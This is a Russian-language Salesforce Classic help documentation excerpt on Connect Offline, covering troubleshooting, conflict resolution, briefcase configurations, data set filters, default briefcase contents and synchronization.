Отображение ошибки «Не удается подключиться к системе Salesforce для обновления приложения Connect Offline»

Ниже перечислены сценарии отображения данного сообщения.

- Настройки компьютера позволяют использовать прокси-сервер для подключения к Интернету, требующего проверки подлинности. Данное подключение выполняется автоматически посредством единой регистрации или другого метода проверки подлинности, позволяющего подключаться к Интернету без ввода имени пользователя или пароля.
- Компьютер защищен брандмауэром.
- Компьютер защищен антивирусным программным обеспечением.

Разрешение конфликтов

Не удается выбрать поля для разрешения конфликтов

Значения полей некоторых объектов (например, продукты возможностей) доступны в инструменте разрешения конфликтов только для чтения. При необходимости измените данные значения.

1. Откройте древовидное представление на левой панели.
2. Разверните все ветви и выберите самую удаленную ветвь.
3. Установите переключатель «Локальные значения» для сохранения значений Connect Offline или «Значения Salesforce» для сохранения значений на сервере. Значения полей, доступных только для чтения, меняются соответственно.
4. Нажмите кнопку **«Отправить»**.

   При нажатии кнопки **«Отправить»** без выбора параметра приложение Connect Offline сохраняет значение клиента для любых значений, доступных только для чтения.

Инструмент разрешения конфликтов выдает приглашение для создания записи или повторения попытки

Параметры общего доступа, возможно, изменены. При наличии доступа для выполнения действия нажмите кнопку **«Повторить»**. В противном случае создайте запись в приложении Connect Offline.

Не удается изменить значение зависимого раскрывающегося списка в инструменте разрешения конфликтов

Значение конфликтующего поля не может быть изменено при разрешении конфликтов для поля зависимого раскрывающегося списка. Чтобы разрешить данные типы конфликтов, примените значение Salesforce или значение Connect Offline.

Прим.: Если управляющее поле зависимого раскрывающегося списка скрыто параметрами безопасности в автономном режиме, то значок сведений для зависимого раскрывающегося списка отображает API-имя управляющего поля вместо имени метки.

Поля

Не удается просмотреть поля поиска в связанных списках Connect Offline

Связанные списки в приложении Connect Offline не отображают поля поиска.

Не удается просмотреть поля настраиваемой формулы и автонумерации в приложении Connect Offline

Приложение Connect Offline не поддерживает автоматически создаваемые поля (например, поля формулы и поля автонумерации).

Поля автонумерации не создаются в приложении Connect Offline.

При создании записи в приложении Connect Offline, увеличивающей номер поля автонумерации, приложение Connect Offline отображает метку для данного поля при использовании приложения Connect Offline. При синхронизации система Salesforce заполняет поле следующим уникальным номером.

Вкладка «Начальная страница»

Список измененных записей на вкладке «Начальная страница» показывает неверное число записей

Список измененных записей в разделе боковой панели «Сведения о портфеле» не содержит удаленные записи.

Установка

Что устанавливается?

Приложение Connect Offline устанавливает файл SForceDB.exe, который непрерывно выполняется в фоновом режиме и размещает базу данных Connect Offline.

Не удается установить приложение Connect Offline

Приложению Connect Offline требуется система Salesforce для установки компонентов, редактирующих реестр компьютера. Если организация применяет параметры безопасности, препятствующие редактированию реестра, рекомендуется выполнить вход от имени системного администратора перед установкой данных компонентов или обратиться за помощью к специалистам отдела информационных технологий.

Можно ли выполнять пакетные развертывания приложения Connect Offline?

Да, пользователи могут выполнять системные развертывания.

Как просмотреть версию приложения Connect Offline, доступную моим пользователям?

Версия приложения Connect Offline каждого пользователя отображается в журнале входов.

Интересы

Не удается просмотреть интересы в приложении Connect Offline

Интересы доступны только в приложении Connect Offline 2.0 или более поздней версии. При использовании приложения Connect Offline 2.0 или более поздней версии рекомендуем запускать приложение посредством данного значка:  . Чтобы обновить приложение Connect Offline, выполните указанные ниже действия.

1. Синхронизируйте данные в приложении Connect Offline.
2. При необходимости удалите предыдущую версию приложения Connect Offline посредством компонента «Установка и удаление программ» на панели управления Windows.
3. Чтобы установить приложение Connect Offline, откройте страницу приложения Connect Offline в разделе личных параметров.
4. Синхронизируйте данные в приложении Connect Offline.

Убедитесь в наличии соответствующих полномочий для просмотра интересов.

Правила назначения интересов не выполняются

Интересы, созданные в приложении Connect Offline, не назначаются автоматически на основе правил назначения интересов. Чтобы назначить интересы после повторного подключения к системе Salesforce, выполните пакетный перенос записей.

Различия отображения мультивалюты

Стоимости возможностей немного различаются

Если организация использует мультивалюту, а валюта возможности отличается от валюты компании, то между отображаемыми значениями могут быть небольшие различия. Преобразованная стоимость, показанная на автономной странице сведений о возможности, может отличаться на 1-2 цента от стоимости, отображаемой на аналогичной странице приложения Salesforce. Фактическое сохраненное значение не содержит ошибки.

Группы взаимосвязи

Не удается просмотреть вкладку «Группы взаимосвязи» в приложении Connect Offline

Вкладка «Группы взаимосвязи» доступна только при установке пакета AppExchange «Группы взаимосвязи» в организацию Salesforce, синхронизируемую с приложением Connect Offline.

Поиск

Результаты поиска не содержат полей

Результаты поиска не содержат полей типа «Область подробного текста» (например, поле организации «Описание»).

Время ожидания, временные отметки и часовые пояса

Временные отметки файлов, обновленных в приложении Connect Offline, не отображаются как ожидалось

Поля «Создано» и «Изменено» записей, созданных или обновленных в приложении Connect Offline, отображают время компьютера (даже после синхронизации).

Действия, созданные в приложении Connect Offline, показывают время, введенное пользователем, и часовой пояс компьютера. Во время синхронизации система Salesforce преобразовывает время действия в часовой пояс, выбранный на странице личных сведений Salesforce.

Чтобы применить изменение часового пояса в приложении Connect Offline, очистите и синхронизируйте портфель.

Время ожидания приложения Connect Offline истекает при синхронизации больших наборов данных

Измените параметр реестра `HttpTimeout` в файле `HKEY_LOCAL_MACHINE\SOFTWARE\salesforce.com\Offline2`. Значение по умолчанию: 360 секунд.

Конфигурации портфеля и Connect Offline в Salesforce Classic

Конфигурация портфеля позволяет указать записи, к которым пользователи смогут получать доступ в Connect Offline.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Создание автономной конфигурации портфеля в Salesforce Classic

Создайте конфигурацию портфеля, задавая записи, к которым пользователи могут обращаться в Connect Offline.

Определение наборов данных Connect Offline в Salesforce Classic

После создания конфигурации портфеля определите наборы данных, чтобы выбрать записи, которые должны быть доступны пользователям Connect Offline, назначенным соответствующим профилям.

Управление конфигурациями портфеля Connect Offline в Salesforce Classic

:Управление конфигурациями портфелей пользователей для определения того, к каким файлам они могут обращаться без соединения с Интернетом.

Добавление организаций вручную в портфель Connect Offline Salesforce Classic

Если администратор не назначил конфигурацию портфеля профилю, щелкните кнопку **«Добавить в автономном режиме»** на любой странице сведений об организации, чтобы вручную добавить организацию в портфель Connect Offline.

Примеры автономных наборов данных в Salesforce Classic

Используйте эти примеры наборов данных в качестве образцов при создании наборов данных для групп Salesforce.

Каковы стандартные параметры содержимого портфеля Connect Offline в Salesforce Classic?

Если профиль пользователя не связан с конфигурацией портфеля, применяются стандартные параметры портфеля.

Синхронизация портфеля в Salesforce Classic

При использовании Connect Offline без подключения к Интернету приходится обновлять оперативные данные с использованием результатов работы, выполненной в автономном режиме. Аналогично, возникает необходимость обновлять портфель с использованием всех изменений, происшедших в интерактивном режиме. Эта операция называется синхронизацией портфеля.

Создание автономной конфигурации портфеля в Salesforce Classic

Создайте конфигурацию портфеля, задавая записи, к которым пользователи могут обращаться в Connect Offline.

1. Введите строку *«Конфигурации автономного портфеля»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Конфигурации автономного портфеля»**, чтобы открыть страницу списка конфигураций портфеля.
2. Нажмите кнопку **«Создать конфигурацию автономного портфеля»**.
3. Введите имя конфигурации портфеля.
4. Чтобы активировать конфигурацию портфеля сразу после создания, установите флажок «Активно». Конфигурация может использоваться только после установки данного флажка.
5. Введите описание конфигурации портфеля.
6. Чтобы назначить пользователей и профили конфигурации портфеля, выберите нужных участников в области «Доступные участники» и нажмите кнопку **«Добавить»**. Чтобы найти нужного участника или профиль, введите ключевые слова в поле поиска и нажмите кнопку **«Найти»**. Каждый пользователь или профиль может быть назначен только одной конфигурации портфеля.

   Чтобы удалить пользователя или профиль, который не должен быть назначен конфигурации портфеля, выберите нужного участника в области «Назначенные участники» и нажмите кнопку **«Удалить»**.

   Внимание: При удалении пользователя или профиля из активной конфигурации портфеля данные пользователи больше не могут синхронизировать портфели с данной конфигурацией. При следующей синхронизации приложение Connect Offline синхронизирует портфели пользователей со стандартным содержимым портфеля.

   При назначении профилей конфигурация портфеля применяется ко всем пользователям Connect Offline соответствующего профиля и переопределяет конфигурации личных портфелей пользователей.
7. Нажмите кнопку **«Сохранить»**.
8. Чтобы определить данные, доступные участникам конфигурации в портфелях, рекомендуем создать наборы данных для данной конфигурации автономного портфеля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, изменения или удаления конфигураций портфеля:

- «Управление мобильными конфигурациями»

Обратите внимание, что конфигурация автономного портфеля активируется только после установки флажка «Активно». Чтобы определить записи, доступные пользователям данной конфигурации в приложении Connect Offline, рекомендуем создать наборы данных для данной конфигурации портфеля.

СМ. ТАКЖЕ:

- Управление конфигурациями портфеля Connect Offline в Salesforce Classic
- Каковы стандартные параметры содержимого портфеля Connect Offline в Salesforce Classic?

Определение наборов данных Connect Offline в Salesforce Classic

После создания конфигурации портфеля определите наборы данных, чтобы выбрать записи, которые должны быть доступны пользователям Connect Offline, назначенным соответствующим профилям.

Набор данных — это параметры конфигурации портфеля, которые определяют записи, доступные в портфелях пользователей, назначенных конфигурации портфеля. Каждый набор данных соответствует записям отдельного объекта и классифицируется по имени соответствующего объекта. Например, набор данных «Организации» содержит только записи организаций. Фильтры и ограничения внутри каждого набора данных позволяют дополнительно ограничивать записи соответствующего набора данных.

Наборы данных могут иметь дочерние наборы данных для записей, связанных с родительским набором данных. Например, если первый уровень иерархии содержит набор данных «Организации», то пользователь может добавить дочерний набор данных «Контакты», который содержит все записи контактов, связанные с записями организаций.

Одна конфигурация портфеля может использовать несколько наборов данных для одного объекта на разных уровнях. Например, объекту «Интересы» может быть назначен родительский и дочерний наборы данных «События».

Чтобы определить наборы данных для конфигурации портфеля, выполните указанные ниже действия.

1. Введите строку *«Конфигурации автономного портфеля»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Конфигурации автономного портфеля»**.
2. Выберите имя нужной конфигурации портфеля.
3. Нажмите кнопку **«Правка»** в связанном списке «Наборы данных».
4. Ниже перечислены действия, доступные на странице «Наборы данных».
   - Добавьте набор данных.
   - Чтобы удалить набор данных, выберите нужный набор данных и нажмите кнопку **«Удалить»**.
   - Чтобы изменить набор данных, выберите нужный набор данных в иерархии. Фильтры для набора данных отображаются на правой панели.

   Изменения, внесенные при определении или редактировании наборов данных, сохраняются системой Salesforce автоматически.
5. Чтобы определить размер данных, которые должны быть синхронизированы с портфелем пользователя, выберите нужного пользователя и нажмите кнопку **«Оценить размер данных»** в разделе «Размер тестовых данных». Размер набора данных определяет продолжительность синхронизации и объем дискового пространства, занятого на компьютерах пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра наборов данных Connect Offline:

- Просмотр настройки и конфигурации

Для создания, изменения или удаления наборов данных Connect Offline:

- «Управление мобильными конфигурациями»

Прим.: По умолчанию поле «Выбрать пользователя» содержит имя текущего пользователя. Рекомендуем протестировать конфигурацию портфеля посредством учетных записей пользователей, которым она должна быть назначена.

По завершении тестирования раздел «Размер тестовых данных» содержит сводную информацию о размере набора данных, а, иерархия наборов данных, расположенная вверху страницы, отображает количество записей, созданных каждым набором данных, и размер каждого набора данных. Рекомендуем использовать данную статистику для определения наборов данных, которые могут требовать сокращения размера путем ввода дополнительных критериев фильтрации.

Редактирование наборов данных не инициирует автоматическое обновление тестовой статистики в разделе «Размер тестовых данных». Чтобы обновить результаты тестирования, щелкните **«Обновить размер данных»**.

6. По завершении нажмите кнопку **«Готово»**.

Добавление наборов данных

Чтобы добавить набор данных, выполните указанные ниже действия.

1. Чтобы создать родительский набор данных, щелкните **«Наборы данных»** в иерархии. Чтобы создать дочерний набор данных, выберите текущий набор данных.
2. Нажмите кнопку **«Добавить...»**.
3. Выберите объект, записи которого должны быть добавлены в набор данных, во всплывающем окне. Система Salesforce позволяет создавать родительские наборы данных для всех настраиваемых и перечисленных ниже стандартных объектов.
   - Организации
   - Контакты
   - События
   - Интересы
   - Возможности
   - Продукты
   - Задачи
   - Пользователи

   Всплывающее окно для дочерних наборов данных отображает только объекты, связанные с выбранным родительским набором данных.

   Прим.: Система Salesforce автоматически переносит родительские записи объектов, если данный тип родительской записи используется в наборе данных, несмотря на отсутствие связи между родительским и дочерним объектами в иерархии.

4. Нажмите кнопку **«OK»**. Созданный набор данных добавляется в иерархию.
5. Чтобы ограничить записи, доступные родительскому или дочернему набору данных, воспользуйтесь фильтрами.
   a. Чтобы настроить автоматическую синхронизацию записей Salesforce на основе ответственности за запись, воспользуйтесь параметром «Фильтровать по ответственности за запись». Ниже перечислены возможные значения.
      - «Все записи». Система Salesforce автоматически синхронизирует все записи, доступные пользователю.
      - «Записи пользователя». Система Salesforce автоматически синхронизирует все записи, принадлежащие пользователю.

- «Записи рабочей группы пользователя». Система Salesforce автоматически синхронизирует все записи, принадлежащие пользователю и его подчиненным в иерархии ролей.
- «Записи групп пользователя, работающих с организациями». Система Salesforce автоматически синхронизирует организации, принадлежащие рабочей группе пользователя, но не самому пользователю.
- «Записи групп пользователя, работающих с возможностями». Система Salesforce автоматически синхронизирует возможности, принадлежащие рабочей группе пользователя, но не самому пользователю.
- «Нет (только поиск)». Система Salesforce не синхронизирует записи набора данных автоматически.

Система Salesforce отображает только значения, связанные с выбранным набором данных. Например, при выборе набора данных организации отображается значение «Записи групп пользователя, работающих с организациями», а при выборе набора данных возможности отображается значение «Записи групп пользователя, работающих с возможностями».

Если автономный объект требует комбинацию доступных фильтров ответственности за запись, то набор данных одного объекта может быть добавлен на один уровень иерархии не более четырех раз. Например, менеджеру по продажам требуется синхронизировать собственные возможности, возможности своих подчиненных и возможности своей рабочей группы. Рекомендуем добавить набор данных возможности и выбрать значение «Записи рабочей группы пользователя», затем добавить второй набор данных возможности на тот же уровень иерархии и выбрать значение «Записи групп пользователя, работающих с возможностями». Обратите внимание, что объекты, использующие только один фильтр ответственности, не могут быть добавлены на один уровень иерархии несколько раз.

b. Чтобы автоматически синхронизировать только записи, соответствующие заданному критерию, настройте критерий фильтрации дополнительно к выбранному значению параметра «Фильтровать по ответственности за запись». Например, настройте фильтр, охватывающий только записи возможностей, стоимость которых превышает 50 000 рублей, или записи контактов, должности которых задано значение «Покупатель». Некоторые глобальные переменные $User доступны в фильтрах автономной конфигурации.

Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

c. Чтобы предотвратить использование большого объема памяти одним набором данных, установите второй переключатель в разделе «Задать максимальное ограничение записи» и введите максимальное количество записей, которое может быть передано данным набором в портфель. Чтобы выбрать записи, подлежащие синхронизации при превышении заданного ограничения по количеству записей, воспользуйтесь раскрывающимися списками «Порядок сортировки» и «Сортировать».

При достижении ограничения система Salesforce синхронизирует записи в соответствии с параметрами «Порядок сортировки» и «Сортировать». Например, при выборе параметров «Дата последнего изменения» и «По убыванию» система Salesforce передает недавно измененные записи и удаляет аналогичное количество записей, которые давно не изменялись.

Если параметр «Фильтровать по ответственности за запись» содержит значение «Нет (только поиск)», то заданное ограничение не применяется, так как записи не синхронизируются автоматически.

Совет: Параметр «Задать максимальное ограничение записи» не может использоваться вместо фильтров. Параметр «Задать максимальное ограничение записи» должен использоваться только как механизм безопасности, тогда как фильтры являются основным средством ограничения количества записей, доступных в портфеле. Данный алгоритм обеспечивает передачу пользователям Connect Offline только важных записей.

6. По завершении нажмите кнопку **«Готово»**.

Примечания к наборам данных

- Пользователи Connect Offline могут просматривать роли контакта возможности в портфелях. Чтобы добавить роль контакта в портфель, добавьте набор данных «Контакт» в качестве дочернего для набора данных «Возможность».
- Приложение Connect Offline не поддерживает повторяющиеся события.
- Каждый набор данных может синхронизировать не более 5 000 записей.
- При добавлении настраиваемого объекта, содержащего значок настраиваемой вкладки, в набор данных, приложение Connect Offline по умолчанию назначает настраиваемой вкладке стиль «Звезда».
- Приложение Connect Offline не поддерживает меню приложений Force.com. Если конфигурация портфеля синхронизирует настраиваемые объекты, то все вкладки для данных настраиваемых объектов отображаются при входе в приложение Connect Offline, несмотря на их принадлежность разным приложениям.

СМ. ТАКЖЕ:

Управление конфигурациями портфеля Connect Offline в Salesforce Classic

Примеры автономных наборов данных в Salesforce Classic

Управление конфигурациями портфеля Connect Offline в Salesforce Classic

:Управление конфигурациями портфелей пользователей для определения того, к каким файлам они могут обращаться без соединения с Интернетом.

Конфигурация портфеля Connect Offline — набор параметров, которые определяют записи, доступные в портфелях отдельных пользователей и пользователей конкретного профиля. Организации могут создавать разные конфигурации портфеля и связывать их с отдельными пользователями и профилями для удовлетворения потребностей разных типов пользователей. Например, одна конфигурация может содержать интересы и возможности для торговых представителей, тогда как другая конфигурация может содержать организации и связанные возможности для менеджеров по работе с клиентами.

Пользователи без назначенных конфигураций портфеля могут просматривать стандартное содержимое портфеля, а также вручную настраивать параметры собственного портфеля Connect Offline. Тем не менее, компания Salesforce рекомендует использовать конфигурации портфеля вместо предоставления пользователям возможности вручную настраивать собственные автономные портфели, так как конфигурации портфеля обеспечивают:

- Централизованная конфигурация
- Синхронизация с любым настраиваемым объектом, в отличие от параметров личного портфеля, поддерживающих только настраиваемые объекты, связанные с организациями, контактами, возможностями или интересами
- Возможность универсального определения наборов данных путем расширенной фильтрации

Для управления конфигурациями портфеля организации введите строку *«Конфигурации автономного портфеля»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Конфигурации автономного портфеля»**.

- Чтобы создать конфигурацию портфеля, нажмите кнопку **«Создать конфигурацию автономного портфеля»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций портфеля Connect Offline:

- Просмотр настройки и конфигурации

Для создания, изменения или удаления конфигураций портфеля Connect Offline:

- «Управление мобильными конфигурациями»

- Чтобы определить набор данных для конфигурации автономного портфеля, щелкните имя нужной конфигурации портфеля, а затем нажмите кнопку **«Правка»** в связанном списке «Наборы данных».
- Чтобы изменить конфигурацию портфеля, щелкните ссылку **«Правка»**.
- Чтобы удалить конфигурацию портфеля, щелкните ссылку **«Удал.»**.
- Чтобы просмотреть сведения о конфигурации портфеля, щелкните имя нужной конфигурации.
- Чтобы клонировать конфигурацию портфеля, выберите нужную конфигурацию и нажмите кнопку **«Клонировать»**.
- Чтобы активировать конфигурацию портфеля, щелкните ссылку **«Правка»** напротив нужной конфигурации, установите флажок «Активно» и нажмите кнопку **«Сохранить»**.
- Чтобы деактивировать конфигурацию портфеля, щелкните ссылку **«Правка»** напротив нужной конфигурации, снимите флажок «Активно» и нажмите кнопку **«Сохранить»**.

> Важное замечание: Деактивация активной конфигурации портфеля не позволяет синхронизировать портфели пользователей, назначенных данной конфигурации.

СМ. ТАКЖЕ:

Каковы стандартные параметры содержимого портфеля Connect Offline в Salesforce Classic?

Добавление организаций вручную в портфель Connect Offline Salesforce Classic

Если администратор не назначил конфигурацию портфеля профилю, щелкните кнопку **«Добавить в автономном режиме»** на любой странице сведений об организации, чтобы вручную добавить организацию в портфель Connect Offline.

При следующей синхронизации портфеля система Salesforce передает организацию в приложение Connect Offline, а также:

- Все контакты, связанные с организацией, при наличии как минимум доступа для чтения контактов.
- Все возможности, связанные с организацией, при наличии как минимум доступа для чтения возможностей. А именно: возможности, доступ к которым предоставлен другими пользователями; возможности, принадлежащие нижестоящим пользователям в иерархии ролей; возможности, принадлежащие рабочей группе с участием пользователя. Также добавляются продукты и расписания для загруженных возможностей.
- Все настраиваемые объекты, связанные с организацией посредством взаимосвязи «Основная—подробная».
- Задачи и события, связанные с добавленной организацией и соответствующие следующим требованиям:
  - События, датированные текущим месяцем, последними двумя месяцами или последующими 24 месяцами
  - Все открытые задачи, датированные последующими 24 месяцами
  - Закрытые задачи с крайним сроком, датированным текущим месяцем, последними двумя месяцами или последующими 24 месяцами
  - Задачи без крайнего срока, созданные или измененные в текущем месяце или за последние два месяца

Разрешается добавлять вручную не более 100 организаций в портфель.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления организаций вручную в приложение Connect Offline:

- «Просмотр» для организаций

Прим.: Кнопка **«Добавить в автономном режиме»** автоматически отображается на странице сведений об организации для всех пользователей Connect Offline, назначенных профилям без конфигурации портфеля. Кнопка **«Добавить в автономном режиме»** не добавляется в макеты страниц организаций.

Удаление добавленных вручную организаций из приложения Connect Offline

Чтобы удалить добавленные вручную организации из портфеля, выполните указанные ниже действия.

1. В разделе личных параметров введите строку `«Connect Offline»` в поле «Быстрый поиск», затем выберите пункт **«Force.com Connect Offline»**.
2. Нажмите кнопку **«Настройка портфеля»**.
3. Установите флажок напротив нужной организации.
4. Щелкните **«Удалить из портфеля»**.

При следующей синхронизации портфеля система Salesforce удаляет организацию, а также связанные контакты, возможности и действия, либо записи настраиваемых объектов, связанные с организацией посредством взаимосвязи «Основная—подробная», из портфеля.

Примеры автономных наборов данных в Salesforce Classic

Используйте эти примеры наборов данных в качестве образцов при создании наборов данных для групп Salesforce.

Многие администраторы создают конфигурации портфеля на основе функциональных групп организации, так как пользователи одной группы, как правило, предъявляют похожие требования к данным. Несмотря на уникальные требования, предъявляемые пользователями Connect Offline, данные примеры позволяют пользователям начать работу с наборами данных в конфигурациях портфеля.

Менеджер по продажам

Как правило, менеджеры по продажам должны просматривать собственные записи и записи своих подчиненных. Кроме того, они могут внимательно отслеживать крупные сделки.

Конфигурация портфеля позволяет менеджерам по продажам просматривать:

- Собственные возможности
- Возможности, принадлежащие нижестоящим пользователям в иерархии ролей
- Все возможности стоимостью более 100 000 долларов США, которые должны быть закрыты в текущем квартале
- Все организации, связанные с возможностями
- Набор собственных записей контактов и действий

Специалист по продажам

Конфигурация портфеля специалиста по продажам извлекает возможности, принадлежащие другим участникам рабочей группы, кроме записей пользователя. Конфигурация портфеля специалиста по продажам основывается на возможностях, так как все организации и контакты, добавленные в портфель, связаны с возможностями. Конфигурация портфеля позволяет специалистам по продажам просматривать:

- Не более 5 000 собственных возможностей и 5 000 возможностей, принадлежащих группе, работающей с возможностями. Данные возможности должны быть открыты или содержать крайний срок, датированный текущим месяцем, последними двумя месяцами или последующими 24 месяцами. При наличии более 5 000 возможностей синхронизируются только 5 000 записей, измененных последними.

- Все организации, контакты и продукты, связанные с данными возможностями
- Набор задач и событий, связанных с данными возможностями

Менеджер по работе с клиентами

Конфигурация портфеля менеджера по работе с клиентами основывается на организациях, то есть портфель содержит организации пользователя и связанные возможности. Фильтрация возможностей позволяет синхронизировать только открытые возможности, которые должны быть закрыты в текущем квартале. Дочерние наборы данных «Задача» и «Событие» извлекают все действия, связанные с данными возможностями. Портфель дополняется только открытыми задачами и событиями за последние два месяца. Родительские наборы данных «Задача» и «Событие» извлекают только действия пользователя и ограничивают их открытыми задачами и событиями, запланированными на следующие 30 дней. Набор данных «Контакт» извлекает контакты пользователя, но ограничивает их количество 500 недавними активными контактами.

СМ. ТАКЖЕ:

Определение наборов данных Connect Offline в Salesforce Classic
Управление конфигурациями портфеля Connect Offline в Salesforce Classic

Каковы стандартные параметры содержимого портфеля Connect Offline в Salesforce Classic?

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Если профиль пользователя не связан с конфигурацией портфеля, применяются стандартные параметры портфеля.

Если профиль пользователя не связан с конфигурацией портфеля, то стандартный портфель автоматически содержит перечисленные ниже компоненты.

- Все контакты (включая личные) и доступ для чтения связанных организаций или возможностей
- Все контакты, связанные с организациями портфеля, при наличии как минимум доступа для чтения контактов
- Все возможности, связанные с организациями портфеля, датированные текущим месяцем, последними двумя месяцами или последующими 24 месяцами, при наличии как минимум доступа для чтения возможностей. А именно: возможности, доступ к которым предоставлен другими пользователями; возможности, принадлежащие нижестоящим пользователям в иерархии ролей; возможности, принадлежащие рабочей группе с участием пользователя. Также добавляются продукты и расписания для загруженных возможностей.
- Все интересы (не более 5 000)
- Все записи настраиваемых объектов, связанные с организацией, контактом или возможностью портфеля посредством взаимосвязи «Основная — подробная»
- Задачи и события пользователя, а также задачи и события, связанные с организациями портфеля и соответствующие следующим требованиям:
  - События, датированные последними двумя месяцами или последующими 24 месяцами
  - Все открытые задачи пользователя, датированные последующими 24 месяцами
  - Закрытые задачи с крайним сроком, датированным последними двумя месяцами или последующими 24 месяцами
  - Задачи без крайнего срока, созданные или измененные в текущем месяце или за последние два месяца

  Прим.: Поле «Связано с» задачи или события, связанного с настраиваемыми объектами, которые недоступны в автономном режиме, указывает на недоступность записи в приложении Connect Offline.

Если профиль пользователя не связан с конфигурацией портфеля, то стандартный портфель содержит все организации, связанные с собственными возможностями. При необходимости выберите другие организации портфеля.

- Организации, добавленные вручную
- Организации, связанные с действиями портфеля
- Все организации

Чтобы изменить выбранные организации, щелкните **«Настройка портфеля»**.

Изменение параметров организаций в портфеле Connect Offline в Salesforce Classic

Если организация в портфеле имеет параметры по умолчанию, вы можете менять их, чтобы влиять на свою работу при отсутствии подключения к Интернету.

СМ. ТАКЖЕ:

Установка Connect Offline в Salesforce Classic

Вкладки, доступные в Connect Offline в Salesforce Classic

Устранение неполадок Connect Offline в Salesforce Classic

Изменение параметров организаций в портфеле Connect Offline в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Если организация в портфеле имеет параметры по умолчанию, вы можете менять их, чтобы влиять на свою работу при отсутствии подключения к Интернету.

Если администратор не назначил конфигурацию портфеля профилю пользователя, то портфель содержит стандартное содержимое, включая организации, связанные с собственными возможностями, организации, добавленные вручную, и организации, связанные с контактами. Чтобы изменить выбор организаций в портфеле Connect Offline, выполните указанные ниже действия.

1. На странице личных параметров введите строку *«автономное подключение»* в поле «Быстрый поиск» и выберите пункт **«Автономное подключение»**.
2. Нажмите кнопку **«Настройка портфеля»**.
3. Нажмите кнопку **«Правка»** в разделе «Параметры портфеля».
4. Чтобы выбрать организации для добавления в портфель, выберите одно из указанных ниже значений.
   - «Выбрано вручную»: не более 100 организаций, добавленных вручную посредством кнопки **«Добавить в автономном режиме»** на странице сведений об организации, а также организаций, связанных с контактами.
   - «Портфель на основе возможности»: не более 5 000 организаций, связанных с собственными возможностями (помимо организаций, добавленных вручную, и организаций, связанных с контактами). Ниже перечислены применяемые ограничения.
     - Наличие как минимум полномочия «Чтение» для организаций.
     - Возможность должна быть открыта или содержать дату закрытия в течение последних двух или будущих 24 месяцев.

     Конфигурация «Портфель на основе возможности» используется по умолчанию.
   - «Портфель на основе действия»: не более 5 000 организаций, связанных с действиями портфеля (помимо организаций, добавленных вручную, и организаций, связанных с контактами).

- «Все мои организации»: не более 5 000 собственных организаций или организаций, принадлежащих рабочей группы со своим участием (помимо организаций, добавленных вручную, и организаций, связанных с контактами).

5. Нажмите кнопку **«Сохранить»**.

Важное замечание: Если администратор назначает конфигурацию портфеля профилю пользователя после изменения выбора организаций в портфеле, то назначенная конфигурация портфеля переопределяет выбор организаций при следующей синхронизации приложения Connect Offline.

СМ. ТАКЖЕ:

Вход в Connect Offline в Salesforce Classic

Синхронизация портфеля в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

При использовании Connect Offline без подключения к Интернету приходится обновлять оперативные данные с использованием результатов работы, выполненной в автономном режиме. Аналогично, возникает необходимость обновлять портфель с использованием всех изменений, происшедших в интерактивном режиме. Эта операция называется синхронизацией портфеля.

Если приложение Connect Offline подключено к Интернету, то портфель может быть синхронизирован с системой Salesforce. Во время синхронизации приложение Connect Offline обновляет записи Salesforce в соответствии с изменениями, внесенными в записи портфеля в автономном режиме. Кроме того, приложение Connect Offline обновляет записи портфеля в соответствии с изменениями, внесенными в записи Salesforce после последней синхронизации. Данное действие гарантирует доступность в системе Salesforce и приложении Connect Offline самых последних записей.

Портфель пользователя автоматически синхронизируется при первом входе в приложение Connect Offline. Если приложение Connect Offline подключено к Интернету, то портфель может быть синхронизирован в любое время посредством параметра **«Синхронизировать портфель»** в верхнем правом углу окна обозревателя.

Изменение интерактивной записи, измененной в автономном режиме, может инициировать конфликты данных во время синхронизации. Если записи, обновленные в портфеле и системе Salesforce конфликтуют, то приложение Connect Offline отображает инструмент разрешения конфликтов, позволяющий пользователям быстро устранить любой конфликт. Чтобы отложить устранение конфликтов и закрыть инструмент разрешения конфликтов, нажмите кнопку **«Отмена»**. Чтобы воспользоваться инструментом разрешения конфликтов, щелкните ссылку в разделе «Ошибки» на вкладке «Начальная страница» приложения Connect Offline.

Очистка портфеля

Чтобы восстановить исходное состояние приложения Connect Offline, щелкните ссылку **«Очистить портфель»** в верхнем правом углу окна обозревателя.

Внимание: Ссылка **«Очистить портфель»** позволяет приложению Connect Offline удалить все файлы и параметры портфеля. Очищайте портфель только при изменении часового пояса на компьютере или по просьбе администратора.

Разрешение конфликтов Connect Offline в Salesforce Classic

Синхронизация может возвращать конфликты данных при изменении одних и тех же записей в системе Salesforce и приложении Connect Offline. Устраните конфликт, чтобы у всех была одинаковая обновленная запись.

